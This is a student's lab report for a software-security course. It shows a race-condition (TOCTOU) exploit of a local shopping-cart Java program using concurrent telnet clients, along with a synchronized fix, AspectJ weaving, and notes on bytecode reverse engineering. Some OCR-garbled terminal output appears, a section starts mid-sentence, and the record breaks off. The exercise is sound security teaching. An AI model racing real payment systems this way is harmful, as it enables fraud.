

## CPS 474/574 : Software/Language-based Security

### Lab 1

### Exploiting and Understanding the TOCTOU vulnerability


Name:- Niharika S Gadhav  
Instructor:- Dr. Phu Phung

Email:- [gadhaven1@udayton.edu](mailto:gadhaven1@udayton.edu)  
Students ID:- 1017113060

### Task 1

### Exploit the Program

#### A:- Attack Performed



The screenshot shows a terminal window titled 'SEEDVMFA22-gadhaven1' with three panes. The left pane shows the execution of a Java program named 'ShoppingCart.jar'. The middle pane shows a telnet connection to localhost 8888. The right pane shows the output of the telnet connection, which is a simulated shopping cart interface. The interface displays a welcome message, the current time, the user's balance, and a list of products with their prices. The user has successfully purchased a 'car' and a 'pen', and the connection has been closed by the foreign host.

```
SEEDVMFA22-gadhaven1
Enforce US Keyboard Layout View Fullscreen Send Ctrl+Alt+Delete

Terminator
[09/10/22]seed@VM:~$ java -jar ShoppingCart.jar
ShoppingCart program is running on port 8888
Waiting for connections from clients
A new customer is connected!
A new customer is connected!

[09/10/22]seed@VM:~$ telnet localhost 8888
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to SS-LBS's ShoppingCart. The time now is Sat Sep 10 14:01:
Your balance: 30000 credits
Please select your product:
candies - 1
car - 30000
pen - 40
book - 100
What do you want to buy, type e.g., pen
car
You have successfully purchased a 'car'
Your new balance: 0 credits
Connection closed by foreign host.
[09/10/22]seed@VM:~$
```

**Description:** The attack happens because the shared account is updated the time - of - check and time - of - use

## B:- Attack Explanation

1:- How did you attack the system? You might mention the steps you have taken.

Ans:- Steps to attack the system:

- ☐ Connected to virtual desktop of college
- ☐ Opened the terminal and started the server using  
**Java -jar ShoppingCart.jar**
- ☐ Opened 2 more terminals which would act like concurrent threads/clients then connected to the server using below command  
**Telnet localhost 8888**
- ☐ Purchase products at the same time from each client terminal. This will result in the purchase of both things despite the fact that we do not have enough money.


2:- Why did the attack happen? Explain in detail.

Ans:- The reasons for this attack to happen are: The threads are not synchronized, a transaction initiated by another thread has no effect on the value of a shared variable and at least two clients are simultaneously accessing a common variable.

## Task 2

### Source code modification output

#### A:- Modified source code output



```
SEEDVMFA22-qashuvert:
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^['.
Welcome to SS-LIB's ShoppingCart. The time now is Sat Sep 18 14:13:51 EDT 2022
Your balance: 30000 credits
Please select your product:
products: []
car - 30000
car - 40
book - 100
What do you want to buy, type e.g.: price
car
Your balance is less than the price
Connection closed by foreign host.
19/09/22/SeedVMFA22-qashuvert:~$
```

#### B:- The lines of code in the program's source code that can be exploited

- The method declaration of the `getBalance()` method in `Wallet.java`

*Public int getBalance() throws IOException {.....}*

- The run function in ShoppingCart.java does not check the account balance for any alterations made by any other threads. This takes use of the software to keep the balance constant regardless of thread purchases.

*if(balance >= price){.....}*

### C:- Solution to fix the TOCTOU

We must verify or obtain the most recent balance before putting additional items to the pocket. The price of the new item is then contrasted with this revised balance. This makes sure that any updates from another thread are taken into account during this thread's process cycle.

```
balance=wallet.getBalance();
if(balance>=price){
    wallet.setBalance(balance-price);
    Pocket pocket = new Pocket();
    pocket.addProduct(product);
    out.println("You have sucessfully purchased a " + product + "");
    out.println("Your new balance: " + wallet.getBalance()+ " credits");
    out.flush();
}else{
    out.println("Your balance is less than the price");
    out.flush();
}
```

### Synchronizing method

```
public synchronized int getBalance() throws IOException {
    this.file.seek(0);
    return Integer.parseInt(this.file.readLine());
}
```

The user cannot add any purchases to the cart that are larger than the balance after making the aforementioned modifications.



writing the result to the file. During typecasting, this method may also throw an exception.

**Bugs:** Currently, after adding things to the pocket, this function is not called or synced to change the balance. This procedure has to be synchronized in order to reflect the new balance following other thread interference. All reads and updates to this object's variables must use synchronized methods since this object may be accessible to many threads.

4:- Pocket.addProduct(String product)

**Function:** This function inserts the string the user selected in the Pocket using the String value as an input.

**Bugs:** Due to the fact that the setBalance function is already synchronized. This approach doesn't abuse the software.

# CPS 474/574 : Software/Language-based Security

## Lab 2

### AspectJ, Inlined Reference Monitors and Reverse Engineering

Name:- Niharika S Gadhave  
Instructor:- Dr. Phu Phung


Email:- [gadhaven1@udayton.edu](mailto:gadhaven1@udayton.edu)  
Students ID:- 1017113060

Repository link: [https://bitbucket.org/lbs\\_gadhaven1/ss-lbs-gadhaven1/src/master/](https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/)

## Part 1


### Aspect-Oriented Programming and Inlined Reference Monitors

#### Task 1: Started with Aspectj



```
000/23/22(gadhaven1)-v.../AspectJ1.0.0.Hello.java HelloAspect.a1
000/23/22(gadhaven1)-v.../AspectJ1.0.0.Hello.java HelloAspect.a1
ADP test: Niharika Gadhave, Current time is :Thu Sep 23 12:18:57 EDT 2022
Hello world!
This is after greeting, Current time is:
Thu Sep 23 12:18:57 EDT 2022
000/23/22(gadhaven1)-v.../AspectJ1.0.0.Hello.java
```


#### Task 2: Modified Aspectj



```
000/23/22(gadhaven1)-v.../AspectJ1.0.0.Hello.java HelloAspect.a1
ADP test: Niharika Gadhave, Current time is :Thu Sep 23 12:18:57 EDT 2022
Hello world!
This is after greeting, Current time is:
Thu Sep 23 12:18:57 EDT 2022
000/23/22(gadhaven1)-v.../AspectJ1.0.0.Hello.java
```


### Task 3: Modified Java Bytecode using AspectJ

#### i. Packaging Java to Java Bytecode




```
SEED/VFA22-gadhav1
[09/22/22]seed@VM: ~/.../AspectJ5
[09/22/22]seed@VM: ~/.../AspectJ5$ ajc Hello.java HelloAspect.aj
[09/22/22]seed@VM: ~/.../AspectJ5$ java -cp "usr/share/java/aspectjrt.jar" Hello
ACP test: Niharika Gadhav. Current time is :Thu Sep 22 21:14:57 EDT 2022
Hello World!
This is after greeting. Current time is:
Thu Sep 22 21:14:57 EDT 2022
[09/22/22]seed@VM: ~/.../AspectJ5$ javac Hello.java
[09/22/22]seed@VM: ~/.../AspectJ5$ java Hello
Hello World!
[09/22/22]seed@VM: ~/.../AspectJ5$ java -cfs Hello.jar Hello Hello.class
Error: Could not create the Java Virtual Machine.
Error: A fatal exception has occurred. Program will exit.
[09/22/22]seed@VM: ~/.../AspectJ5$ jar -cfs Hello.jar Hello Hello.class
added manifest
adding: Hello.class (in = 400) (out = 322) (deflated 34%)
[09/22/22]seed@VM: ~/.../AspectJ5$ java -jar Hello.jar
Error: Unable to access Jarfile Hello.jar
[09/22/22]seed@VM: ~/.../AspectJ5$ java -jar Hello.jar
Hello World!
[09/22/22]seed@VM: ~/.../AspectJ5$ ls
HelloAspect.class HelloAspect.aj Hello.class Hello.jar Hello.java
[09/22/22]seed@VM: ~/.../AspectJ5$
```

#### ii. Weaving aspect to jar file




```
SEED/VFA22-gadhav1
[09/25/22]seed@VM: ~/.../AspectJ5
[09/25/22]seed@VM: ~/.../AspectJ5$ ajc Hello.java HelloAspect.aj
[09/25/22]seed@VM: ~/.../AspectJ5$ java -cp "usr/share/java/aspectjrt.jar" Hello
ACP test: Niharika Gadhav. Current time is :Sun Sep 25 12:48:57 EDT 2022
Hello World!
This is after greeting. Current time is:
Sun Sep 25 12:48:57 EDT 2022
[09/25/22]seed@VM: ~/.../AspectJ5$ ls
Hello-ACP.jar HelloAspect.aj HelloAspect.class HelloAspectJ.aj Hello.class Hello.jar Hello.java
[09/25/22]seed@VM: ~/.../AspectJ5$ java -jar Hello.jar
Hello World!
[09/25/22]seed@VM: ~/.../AspectJ5$
```



#### Task 4: Learning how to create security policies in AspectJ

i. Demonstration





ii. Description:

- Every time, the Wallet class's setBalance method, which accepts the balance as a parameter or argument, is called, and I've made a pointcut for each of those calls as well.
- The balance can be entered through the command line using the advice type "after."
- The balance is then accessed by this aspect, and both the time and it are printed.

iii. Source Code for AspectJ

```
import java.util.Date;
public aspect ShoppingCartaspect{

    pointcut setBalance(int balance): call(* Wallet.setBalance(int)) && args(balance);


    after(int balance):setBalance(balance){
        System.out.println("AOP test: By Niharika Gadhave. This is After greeting :");
        System.out.println("This Policy is enforced by Niharika Gadhave");
        System.out.println((new Date()).toString() + "\n The new balance is: "+balance);
    }
}
```


# Reverse Engineering

## Task 5: Java bytecode Reverse Engineering

### i. Examination of Aspect Code

- Every time the get Balance function is used, AspectJ code is now included in the catch block for these getBalance calls.
- Currently, the only files left of this shopping cart are ShoppingCartAspect.class (a new class) and ShoppingCartAspect.java.





## ii. Advice code:


- The new advice code has been inserted each time the get Balance method is invoked in the old code.
- There is a call to the ShoppingCartAspect aspect in the catch block.
- The getBalance() function is handled by the try block.

## iii. Code Mapping

